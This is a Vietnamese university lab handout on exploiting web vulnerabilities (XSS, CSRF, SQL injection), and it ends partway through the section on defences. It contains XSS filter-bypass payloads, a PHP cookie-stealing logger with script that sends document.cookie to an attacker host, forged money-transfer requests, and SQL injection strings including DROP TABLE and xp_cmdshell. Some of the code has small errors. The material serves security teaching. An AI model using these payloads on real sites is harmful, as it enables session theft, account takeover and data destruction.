

**BAN CƠ YẾU CHÍNH PHỦ**  
**HỌC VIỆN KỸ THUẬT MẬT MÃ**  
-----



**HỌC PHẦN**  
**AN TOÀN ỨNG DỤNG WEB**

**BÀI TẬP**  
**KHAI THÁC LỖ HỔNG WEB**

(Phiên bản: 1.2)

**Hà Nội, 2018**

# MỤC LỤC

<b>1. Điều kiện tiên quyết .....</b>	<b>1</b>
<b>2. Giới thiệu.....</b>	<b>1</b>
2.1. Lỗ hổng XSS .....	1
2.2. Lỗ hổng CSRF.....	5
2.3. Lỗ hổng SQL injection.....	9
<b>3. Kịch bản thực hành.....</b>	<b>13</b>
<b>4. Mục tiêu bài thực hành.....</b>	<b>13</b>
<b>5. Tổ chức thực hành.....</b>	<b>13</b>
<b>6. Môi trường thực hành.....</b>	<b>13</b>
<b>7. Sơ đồ thực hành.....</b>	<b>14</b>
<b>8. Các nhiệm vụ cần thực hiện .....</b>	<b>14</b>
<b>8.1. Khai thác XSS.....</b>	<b>14</b>
Nhiệm vụ 1. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ dễ	14
Nhiệm vụ 2. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ trung bình .....	19
Nhiệm vụ 3. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ dễ .....	20
Nhiệm vụ 4. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ trung bình .....	22
Nhiệm vụ 5. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ.....	22
Nhiệm vụ 6. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ	25
Nhiệm vụ 7. Thực hành khai thác XSS phản xạ sử dụng hàm EVAL mức độ dễ..	28
Nhiệm vụ 8. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ .....	30
<b>8.2. Khai thác CSRF.....</b>	<b>33</b>
Nhiệm vụ 1. Thực hành khai thác (Change Password) mức độ dễ.....	33
Nhiệm vụ 2. Thực hành khai thác CSRF (Change Secret) mức độ dễ .....	36
Nhiệm vụ 3. Thực hành khai thác CSRF (Transfer Amount) mức độ dễ.....	36
<b>8.3. Khai thác SQL injection .....</b>	<b>36</b>
Nhiệm vụ 1. SQL Injection (Login Form/Hero) .....	36
Nhiệm vụ 2. SQL Injection (GET/Search).....	38
Nhiệm vụ 3. SQL Injection (POST/Search).....	41
Nhiệm vụ 4. SQL Injection – Blind – Boolean Based.....	45
Nhiệm vụ 5. SQL Injection – Blind – Time Based.....	49
<b>9. Đánh giá bài tập.....</b>	<b>53</b>



### Thông tin phiên bản bài tập

Phiên bản	Ngày tháng	Nhiệm vụ thực hiện	Người thực hiện
1.0	25/01/2018	Xây dựng	Vũ Thị Vân
1.1	25/02/2018	Chỉnh sửa lỗi	Vũ Thị Vân
1.2	01/03/2018	Hoàn thiện	Vũ Thị Vân

## 1. Điều kiện tiên quyết

Không.

## 2. Giới thiệu

Lỗi XSS rất phổ biến trong các ứng dụng web, xuất hiện khi ứng dụng nhận kèm dữ liệu đầu vào từ người dùng qua trang web, rồi gửi đến người khác mà không thông qua kiểm tra và xử lý. Kẻ tấn công chèn vào các website động (ASP, PHP, CGI, JSP...) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Side Script như JavaScript, JScript, DHTML và cũng có thể là cả các thẻ HTML. Từ đó, kẻ tấn công có thể thực thi được script trên trình duyệt của nạn nhân để ăn cắp hay giả mạo phiên làm việc, thêm vào nội dung xấu, chuyển kết nối, tấn công trình duyệt bằng phần mềm độc hại.

### 2.1. Lỗ hổng XSS

#### 2.1.1. Xác định lỗi XSS

Tiến hành kiểm tra lỗi XSS với những điểm vào dự đoán từ trước. Thử truyền dữ liệu vào điểm vào ứng dụng, quan sát thông tin trả về để xem có mã nào gửi đi mà có xuất hiện trở lại. Nếu như có xuất hiện trong phần body thì kiểm tra lỗi liên quan đến Reflected XSS. Nếu xuất hiện lại trong phần header thì kiểm tra các lỗi liên quan đến HTTP Header Injection

Trường hợp trong phần body xuất hiện giá trị mà đã gửi lên trong yêu cầu thì thử xem có thể thực thi được JavaScript bằng cách chèn các thẻ `<script></script>`.

Thử gửi lên một vài mã tấn công có nội dung khai thác lỗi XSS và quan sát sự phản hồi từ ứng dụng để xác định ứng dụng có áp dụng các phương thức lọc như thế nào và khả năng vượt qua.

Nếu như ứng dụng chặn nội dung liên quan đến các thẻ script thì thực hiện HTML-encoding để thử xem có lọc trường hợp này hay không.

Quan sát các điểm mà ứng dụng lưu trữ dữ liệu liên quan đến tài khoản người dùng. Ví dụ như: phần comment, lưu thông tin như đổi tên thành viên, chữ ký... Nếu như việc lưu trữ mà không thực hiện lọc thì có thể thực hiện tấn công Store XSS.

Nếu như ứng dụng có lưu trữ dữ liệu do người dùng nhập vào và sử dụng kết quả hiển thị cho những lần sau thì thực hiện gửi các mã tấn công liên quan đến XSS để xem ứng dụng có bị tấn công Store XSS hay không.

Các công cụ có thể phát hiện XSS một cách tự động. Tuy nhiên, mỗi ứng dụng xây dựng khác nhau và sử dụng những nền tảng khác nhau như Javascript, ActiveX, Flash và Sliverlight, làm cho việc phát hiện lỗi khó khăn hơn. Cho nên, để đảm bảo đòi hỏi sự kết hợp giữa kiểm tra mã nguồn, kiểm chứng lại bằng tay bên cạnh những cách thức tự động.

## Các bước để thực hiện xác định lỗi XSS:

Bước 1: Mở website cần kiểm tra

Bước 2: Bắt đầu kiểm tra, định vị 1 ô tìm kiếm hoặc 1 login form và gửi thông tin đi (nhập thông tin và nhấn submit hay login hay ok gì đó), ví dụ nhập chữ "XSS" chẳng hạn hay chữ gì cũng được.

Bước 3: Xác định khả năng site có bị lỗi XSS hay không bằng cách xem thông tin trả về:

Ví dụ thấy như thế này:

- "Your search for 'XSS' did not find any items"
- "Your search for 'XSS' returned the following results"
- "User 'XSS' is not valid"
- "Invalid login 'XSS'"

Hoặc là cái đó mà có dính tới chữ "XSS" mà nhập vào ban đầu thì 99% "Alert" này bị XSS

Còn vài hình thức nữa:

Chú ý các ô input hay các biến ngay trên thanh address ( var=) thấy mấy cái này thì nhập dữ liệu vào. Hãy thử với những script này:

```
<script>alert('XSS')</script>  
<i*g csstest=javascript:alert('XSS')>  
&{alert('XSS')};
```

Bước 4: Chèn code thực sự vào nơi bị lỗi:

Chèn <script>alert('XSS')</script> vào ô ban nãy và nhấn SUBMIT.

Nếu sau đó nhận được 1 popup có chữ "XSS" thì "Alert" này 100% bị dính

XSS. Nhưng xin chú ý, thỉnh thoảng vẫn có trường hợp website đó bị dính XSS nhưng vẫn không xuất hiện cái popup thì buộc lòng phải VIEW SOURCES (xem mã nguồn) nó ra để xem. Khi view sources nhớ kiểm tra dòng này <script>alert('XSS')</script>, nếu có thì hết chạy, XSS đây rồi.

Vượt qua cơ chế XSS:

Trong một số trường hợp, dữ liệu trả về xuất hiện trong phần Attribute Value:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

Có thể sử dụng mã tấn công sau:

```
" onfocus="alert(document.cookie)
```

Trường hợp có sử dụng lọc, sử dụng cú pháp khác hoặc cơ chế encoding như:

```
"%3cscript%3ealert(document.cookie)%3c/script%3e
```

```
"><ScRiPt>alert(document.cookie)</ScRiPt>
```

```
"><script >alert(document.cookie)</script >
```

Một số trường hợp lọc mà không sử dụng cơ chế đệ quy, ví dụ như lọc từ khóa:

<script> nhưng chỉ lọc một lần ( không kiểm tra lại sau khi lọc) thì sử dụng:

```
<scr<script>ipt>alert(document.cookie)</script>
```

Sử dụng script từ nguồn bên ngoài:

```
<script src="http://attacker.com/xss.js"></script>
```

```
http://www.example.com/?var=<SCRIPT%20a=">%20SRC="http://www.attacker.com/xss.js"></SCRIPT>
```

Một số đoạn mã giúp vượt qua cơ chế lọc:

```
<IMG ""><SCRIPT>alert("XSS")</SCRIPT>">
```

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

```
<IMG SRC=# onmouseover="alert('xss')">
```

```
<IMG SRC= onmouseover="alert('xss')">
```

```
<IMG SRC="jav ascript:alert('XSS');">
```

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

```
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

```
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
```

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
```

```
\";alert('XSS');//
```

```
<INPUT TYPE="IMAGE "SRC="javascript:alert('XSS');">
```

```
<IMG SRC='vbscript:msgbox("XSS")'>
```


```
<IFRAMESRC="javascript:alert('XSS');"></IFRAME>
```

### 2.1.2. Các bước thực hiện khai thác lỗi XSS

Khác với các lỗi khác là gây hại trực tiếp lên hệ thống chứa web site, còn XSS lại không gây hại đến hệ thống của sever mà đối tượng tấn công chủ yếu của XSS lại là người dùng.

Ứng dụng Web thường lưu trữ thông tin quan trọng ở cookie. Cookie là mẫu thông tin mà ứng dụng lưu trên đĩa cứng của người sử dụng. Nhưng chỉ ứng dụng thiết lập ra cookie thì mới có thể đọc nó. Do đó chỉ khi người dùng đang trong phiên làm việc của ứng dụng thì hacker mới có cơ hội đánh cắp cookie. Công việc đầu tiên của hacker là tìm trang đích để dụ người dùng đăng nhập sau khi đã tìm ra lỗ hổng trên ứng dụng đó.

Sau đây là các bước thực hiện khai thác lỗi XSS:



Hình 2.1 Các bước thực hiện khai thác lỗi XSS

Bước 1: Hacker biết được người dùng đang sử dụng một ứng dụng Web có lỗ hổng XSS.

Bước 2: Người dùng nhận được 1 liên kết thông qua email hay trên chính trang Web (như trên guestbook, banner dễ dàng thêm 1 liên kết do chính hacker tạo ra...). Thông thường hacker khiến người dùng chú ý bằng những câu kích thích sự tò mò của người dùng như “Kiểm tra tài khoản”, “Một phần thưởng hấp dẫn đang chờ”...

Bước 3: Chuyển nội dung thông tin (cookie, tên, mật khẩu...) về máy chủ của hacker.

Bước 4: Hacker tạo một chương trình cgi hoặc một trang Web để ghi nhận những thông tin đã đánh cắp vào 1 tập tin.

Bước 5: Sau khi nhận được thông tin cần thiết, hacker có thể sử dụng để thâm nhập vào tài khoản của người dùng.

### Kỹ thuật lấy Cookie

Bước 1: Tạo file đánh cắp cookie có tên là get.php với nội dung:

```
<?php
if(isset($_GET['cookie']))
{
    $cookie = $_GET['cookie'];
    // Mở file cookie.txt, tham số a nghĩa là file này mở chỉ để
    write chứ không scan hay read
    $f=fopen('cookie.txt','a');
    // Ta write địa chỉ trang web mà ở trang đó bị ta chèn script.
    fwrite($f,$_SERVER['HTTP_REFERER']);
    // Ghi giá trị cookie
    fwrite($f,". Cookie là: ".$cookie." \n");
    // Đóng file lại
    fclose($f);
}
?>
```



File này có nhiệm vụ đánh cắp cookie của victim và ghi thông tin vào file logs.txt

Bước 2: Up các file lên host đã dựng

UP lên host 2 file get.php và get.txt. Trong đó file get.php có nội dung như trên và file get.txt là file rỗng để lưu trữ toàn bộ thông tin của victim được gửi về thông qua mệnh lệnh được đưa ra từ file get.php. Lưu ý, phải chmod file get.txt về 777

Bước 3: Khai thác lỗ hổng XSS

Giả sử up 2 file lên host của site http://tenwebsite thì đoạn mã script ăn cắp cookies có dạng như sau:

```
<script>
location.href 'http://tenwebsite/getcookie.php?cookie='+document.cookie;
</script>
```

Chèn đoạn mã vào site dính lỗi XSS là http://victim.com ta được link tương tự như sau:

```
http://www.victim.com/index.php?search=<script>
location.href = 'http://tenwebsite/getcookie.php?cookie='+document.cookie;
</script>
```

Trong nội dung comment ta sẽ viết một đoạn script và nên đặt cuối comment để tránh bị phát hiện. Ở đây ta sử dụng một iframe có chiều cao và chiều rộng bằng 0, border bằng 0, src của nó dẫn tới trang web của Hacker, trang web này có tác dụng lấy cookie của người dùng nếu người dùng đã đăng nhập

```
<script>
document.write("<iframe
src='http://tenwebsite/getcookie.php?cookie='+document.cookie+'\" height='0'
width='0'
frameborder='0'></iframe>");
</script>
```

CSRF (Cross-site request forgery) là phương pháp mượn quyền của người dùng khác để thực hiện một hành động không cho phép. Kẻ tấn công có thể giả mạo một yêu cầu và lừa nạn nhân gửi chúng đi qua các thẻ hình ảnh, XSS, hoặc rất nhiều kỹ thuật khác. Nếu người dùng đã được xác thực, việc tấn công sẽ thành công. Kẻ tấn công có thể khiến nạn nhân thay đổi dữ liệu mà nạn nhân được phép thay đổi hoặc thực thi những chức năng mà nạn nhân được phép thực thi.

## 2.2. Lỗ hổng CSRF

### 2.2.1. Xác định lỗi CSRF

Tiến hành kiểm tra tại những chức năng quan trọng, điếm vào dự đoán có khả năng mắc lỗi CSRF. Nếu như ứng dụng chỉ dựa vào mỗi HTTP cookies thì ứng có

nguy cơ mắc lỗi CSRF. Xem xét mỗi đường liên kết hay form có sử dụng token hay không. Nếu không sử dụng, kẻ tấn công có thể giả mạo yêu cầu.

Quan sát các chức năng cốt lõi của ứng dụng và xác định các yêu cầu thực hiện đối với các dữ liệu nhạy cảm, nếu như mà kẻ tấn công có thể xác định được toàn bộ tham số đối với các yêu cầu (cho dù không thể xác định HTTP cookies) thì ứng dụng vẫn mắc lỗi CSRF.

Tạo ra trang HTML mà thực hiện những yêu cầu mong muốn mà không có sự tương tác về người dùng. Đối với các yêu cầu sử dụng GET thì có thể sử dụng thẻ `<img>` với tham số `src=""` chứa liên kết. Nếu như yêu cầu là POST có thể tạo ra những trường ẩn để chứa tham số và có thể sử dụng Javascript để thực hiện tự động gửi form ngay sau khi trang được nạp.

### **Ví dụ tình huống**

Ứng dụng cho phép người dùng gửi đi yêu cầu chuyển tiền mà không sử dụng token như:

`http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`

Từ đó, kẻ tấn công có thể tạo ra những yêu cầu chuyển từ tài khoản nạn nhân đến tài khoản của mình và đính kèm những yêu cầu này trong thẻ hình ảnh hoặc iframe rồi đưa chúng lên những website mà kẻ tấn công điều khiển:

```

```

Nếu nạn nhân truy cập vào bất cứ trang web nào trong khi đang có phiên làm việc tại example.com thì yêu cầu giả mạo này sẽ được thực thi thành công.


### **2.2.2. Các bước thực hiện khai thác lỗi CSRF**

Cross-site request forgery (CSRF) đánh lừa nạn nhân load một page mà nó có chứa những request độc hại. Sự Request độc hại này có ý nghĩa là những request được thừa kế định danh và quyền hạn của nạn nhân nhằm mục đích thực thi một số chức năng(function). Những chức năng(function) này được nhân danh nạn nhân

Ở một số Site, browsers có những request liên kết trực tiếp với site, như là user's session cookie, basic authen credentials, IP address, Windows domain credentials, .... Vì thế, nếu người dùng đã được xác thực ở tại một thời điểm nhất định thì site sẽ không xác định hay phân biệt được đâu là request của người dùng hợp lệ

Ở một số trường hợp, CSRF có thể được lưu trữ (tồn tại) sẵn trong một số trang website bị lỗi. Những lỗi đó được gọi là stored CSRF flaws. Nó có thể tồn tại trong những thẻ `<IMG>` hay `<IFRAME>` trong một trang HTML hay là một số kiểu tấn công cross-site scripting attack. Nếu tấn công CSRF là có sẵn trong site thì tính nghiêm trọng được tăng thêm gấp nhiều lần.

Sau đây là các bước thực hiện khai thác lỗi CSRF



Hình 2.2 Các bước thực hiện khai thác lỗi CSRF

Bước 1: Đầu tiên, người dùng phải đăng nhập vào trang mình cần (Tạm gọi là trang A).

Bước 2: Để dụ dỗ người dùng, hacker sẽ tạo ra một trang web độc và gửi cho người dùng. Khi người dùng truy cập vào web độc này, một request sẽ được gửi đến trang A mà hacker muốn tấn công (thông qua form, img, ...). Do trong request này có đính kèm cookie của người dùng, trang web A đích sẽ nhầm rằng đây là request do người dùng thực hiện.

Bước 3: Hacker có thể mạo danh người dùng để làm các hành động như đổi mật khẩu, chuyển tiền, ....

### Ví dụ tấn công theo phương thức GET:


Trong CSRF, hacker sẽ đợi người dùng kết nối và thực hiện xác thực với một trang web mà họ tin tưởng (trusted server), và lừa người dùng click vào những đường link độc hại có đính kèm những mã độc vào. Khi người dùng click vào những đường link độc thì những mã độc sẽ được thực thi trên trusted server. Ở đây cách này nói lên hacker đã sử dụng email mà trong đó đính kèm những đoạn script động hại đến nạn nhân, Khi nạn nhân đã xác thực với một trang web và mở mail lên thì những đoạn script được đính kèm trong đó sẽ thực thi trên máy nạn nhân.

Bước 1: Attacker sẽ gửi đường link có chứa mã độc tới cho User. Đoạn mã độc để thực hiện một hành vi xấu của Attacker, nó được chứa trong một file HTML, và User sẽ không biết được có mã độc hay không trong file. Mã độc thường là một đường link được giấu trong thẻ img, với thuộc tính width và height của thẻ img đều là 0.

Bước 2: Sau khi Attacker gửi và “dụ” được User click vào được link, thì trên máy của User sẽ thực hiện request theo yêu cầu trong đường link có mã độc mà User không hề hay biết.

Bước 3: Khi User “bị gửi” yêu cầu trong link có mã độc đến Server thì Server vẫn đáp ứng bình thường, vì User đã được Server cấp cho session để thực hiện request. Và request chứa mã độc được thực hiện một cách hợp lệ mà User không hề hay biết.

### Ví dụ tấn công theo phương thức POST:



Hình 2.3 Mô hình tấn công CSRF theo phương thức POST

Bước 1: Hacker chờ đợi nạn nhân xác thực với vulnerability web application

**VULNERABILITY SITE**

username

password

var session is not exist

**VULNERABILITY SITE**

Current session is: 6ns813dq8l4ame6t676294d8f0

Bước 2: Hacker dụ dỗ, dùng mọi biện pháp khác nhau để đánh lừa nạn nhân khởi tạo một request. Request này có chứa session id của nạn nhân (do đã được xác thực), Hacker sửa đổi Request này theo mục đích của mình và chuyển đến cho vulnerability web application

SITE FORGERY OF ATTACKER.

HOW MUCH?   
USER

var session is not exist

Bước 3: vulnerability web application thấy request này có session id hợp lệ nên sẽ thực thi hành động được ghi trong request

VULNERABILITY SITE

Current session is: 6ns813dq8l4ame6t676294d8f0

The user get money is: attacker

The amount of money is: 5000

OK! TRANSFER SUCCESSFUL!

Như vậy Hacker đã có thứ hắn muốn đó chính là hành động được ghi trong request được thực hiện bởi vulnerability web application nhân danh nạn nhân.

### 2.3. Lỗi hỏng SQL injection

SQL Injection (còn gọi là SQL Insertion) là một hình thức tấn công trong đó truy vấn SQL của ứng dụng bị chèn thêm các tham số đầu vào “không an toàn” do người dùng nhập vào, từ đó mã lệnh được gửi tới máy chủ cơ sở dữ liệu để phân tích cú pháp và thực thi.

#### 2.3.1. Các dạng tấn công SQL Injection

##### Dạng tấn công vượt qua kiểm tra lúc đăng nhập

Với dạng tấn công này, tin tặc có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web. Sau khi người dùng nhập thông tin vào, hệ thống sẽ kiểm tra tên đăng nhập và mật khẩu có hợp lệ hay không để quyết định cho phép hay từ chối thực hiện tiếp.

```
login.htm
<form action="ExecLogin.asp" method="post">
  Username: <input type="text" name="fUSERNAME"><br>
  Password: <input type="password" name="fPASSWORD"> <br>
  <input type="submit">
</form>
```

```

execlogin.asp
<%
Dim vUserName, vPassword, objRS, strSQL
vUserName = Request.Form("fUSERNAME")
vPassword = Request.Form("fPASSWORD")

strSQL = "SELECT * FROM T_USERS " & _
        "WHERE USR_NAME=' " & vUserName & _
        " ' and USR_PASSWORD=' " & vPassword & " '"

Set objRS = Server.CreateObject("ADODB.Recordset")
objRS.Open strSQL, "DSN=..."

If (objRS.EOF) Then
    Response.Write "Invalid login."
Else
    Response.Write "You are logged in as " & objRS("USR_NAME")
End If

Set objRS = Nothing
%>

```

*Hình 2.1 Tấn công vượt qua kiểm tra đăng nhập*

Thoạt nhìn đoạn mã trong `execlogin.asp` (Hình 1.1) dường như không chứa bất cứ một lỗ hổng về an toàn nào. Người dùng không thể đăng nhập mà không có tên đăng nhập và mật khẩu hợp lệ. Tuy nhiên, đoạn mã này thực sự không an toàn và là tiền đề cho một lỗi SQL Injection. Đặc biệt, chỗ sơ hở nằm ở dữ liệu nhập vào từ người dùng được dùng xây dựng trực tiếp câu lệnh SQL. Chính điều này cho phép những kẻ tấn công có thể điều khiển câu truy vấn.

### **Dạng tấn công sử dụng câu lệnh SELECT**

Dạng tấn công này phức tạp hơn, để thực hiện kiểu tấn công này, kẻ tấn công phải có khả năng hiểu và lợi dụng các sơ hở trong các thông báo lỗi từ hệ thống để dò tìm các điểm yếu khởi đầu cho việc tấn công.

Xét một ví dụ rất thường gặp trong các website về tin tức. Thông thường, sẽ có một trang nhận ID của tin cần hiển thị rồi sau đó truy vấn nội dung của tin có ID này.

Ví dụ:

`http://www.mysite.com/shownews.asp?ID=123`

Lúc này Hacker sẽ thêm dấu nháy đơn ‘ sau link, nếu có lỗi thì site sẽ báo như thế này:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Syntax error in string in query expression 'id=17'

/page.asp, line 5

Warning: mysql\_fetch\_array(): supplied argument is not a valid MySQL result resource in /home/vhost/coventgarden.uk.com/html/directory/dircontent.php on line 4

*Hình 2.2 Website báo lỗi sau khi nhúng dấu nháy đơn*

- Khi đó hacker sẽ lợi dụng lỗi của site sẽ khai thác và lấy thông tin như : table, columns,... hoặc hiệu chỉnh, xóa dữ liệu bằng các câu lệnh SQL .

- Tấn công kiểu select này tuy phức tạp nhưng thường được hacker sử dụng, hacker thường khai thác lỗi này để lấy cấp tài khoản chùa hoặc chiếm quyền Admin của một website nào đó.

- Tương tự như trên, tin tặc có thể lợi dụng sơ hở trong câu truy vấn SQL để nhập vào trường tên tác giả bằng chuỗi giá trị:

```
` UNION SELECT ALL SELECT OtherField FROM OtherTable WHERE '
'=' (*)
```

- Lúc này, ngoài câu truy vấn đầu không thành công, chương trình sẽ thực hiện thêm lệnh tiếp theo sau từ khóa UNION nữa.

- Tất nhiên các ví dụ nói trên, dường như không có gì nguy hiểm, nhưng hãy thử tưởng tượng kẻ tấn công có thể xóa toàn bộ cơ sở dữ liệu bằng cách chèn vào các đoạn lệnh nguy hiểm như lệnh DROP

- TABLE. Ví dụ như: ' DROP TABLE T\_AUTHORS --

### **Dạng tấn công sử dụng câu lệnh INSERT**

Thông thường các ứng dụng web cho phép người dùng đăng ký một tài khoản để tham gia. Chức năng không thể thiếu là sau khi đăng ký thành công, người dùng có thể xem và hiệu chỉnh thông tin của mình. SQL Injection có thể được dùng khi hệ thống không kiểm tra tính hợp lệ của thông tin nhập vào.

Một câu lệnh INSERT có thể có dạng:

```
INSERT INTO TableName VALUES('Value 1','Value 2','Value 3')
```

Nếu hacker nhập vào tại: Value 1 chuỗi: `+SELECT TOP 1 FieldName FROM TableName+`

Lúc đầu câu truy vấn sẽ là:

```
INSERT INTO TableName VALUES(' ' + (SELECT TOP 1 FieldName
FROM TableName) + ' ', 'abc', 'def')
```

Lúc thực hiện lệnh xem thông tin, xem như hacker đã yêu cầu thực hiện thêm một lệnh nữa là:

```
SELECT TOP 1 FieldName FROM TableName
```

Vậy tất cả những dữ liệu nằm trên website đều có thể bị hacker lấy cắp.

### Dạng tấn công sử dụng Stored-Procedures

Việc tấn công bằng Stored-Procedures sẽ gây tác hại rất lớn nếu ứng dụng được thực thi với quyền quản trị hệ thống 'sa'.

Ví dụ, nếu thay đoạn mã tiêm vào dạng:

```
`;EXEC xp_cmdshell `cmd.exe dir C:`.
```

Lúc này hệ thống sẽ thực hiện liệt kê thư mục trên ổ đĩa C:\ cài đặt server. Việc phá hoại kiểu nào tùy thuộc vào câu lệnh đằng sau cmd.exe.

#### 2.3.2. Cách phòng tránh SQL Injection

##### Kiểm soát chặt chẽ dữ liệu nhập vào

Để phòng tránh các nguy cơ có thể xảy ra, hãy bảo vệ các câu lệnh SQL bằng cách kiểm soát chặt chẽ tất cả các dữ liệu nhập nhận được từ đối tượng Request (Request, Request.QueryString, Request.Form, Request.Cookies, and Request.ServerVariables). Ví dụ, có thể giới hạn chiều dài của chuỗi nhập liệu, hoặc xây dựng hàm EscapeQuotes để thay thế các dấu nháy đơn bằng hai dấu nháy đơn (') như:

```
<%
Function EscapeQuotes(sInput)
    sInput = replace(sInput, " \"", " \"' ")
    EscapeQuotes = sInput
End Function
%>
```

Trong trường hợp dữ liệu nhập vào là số, lỗi xuất phát từ việc thay thế một giá trị được tiên đoán là dữ liệu số bằng chuỗi chứa câu lệnh SQL bất hợp pháp. Để tránh điều này, đơn giản hãy kiểm tra dữ liệu có đúng kiểu hay không bằng hàm IsNumeric().

Ngoài ra có thể xây dựng hàm loại bỏ một số ký tự và từ khoá nguy hiểm như: ;, -, select, insert, xp\_,... ra khỏi chuỗi dữ liệu nhập từ phía người dùng để hạn chế các tấn công dạng này:

```
<%
Function KullChars(sInput)
```



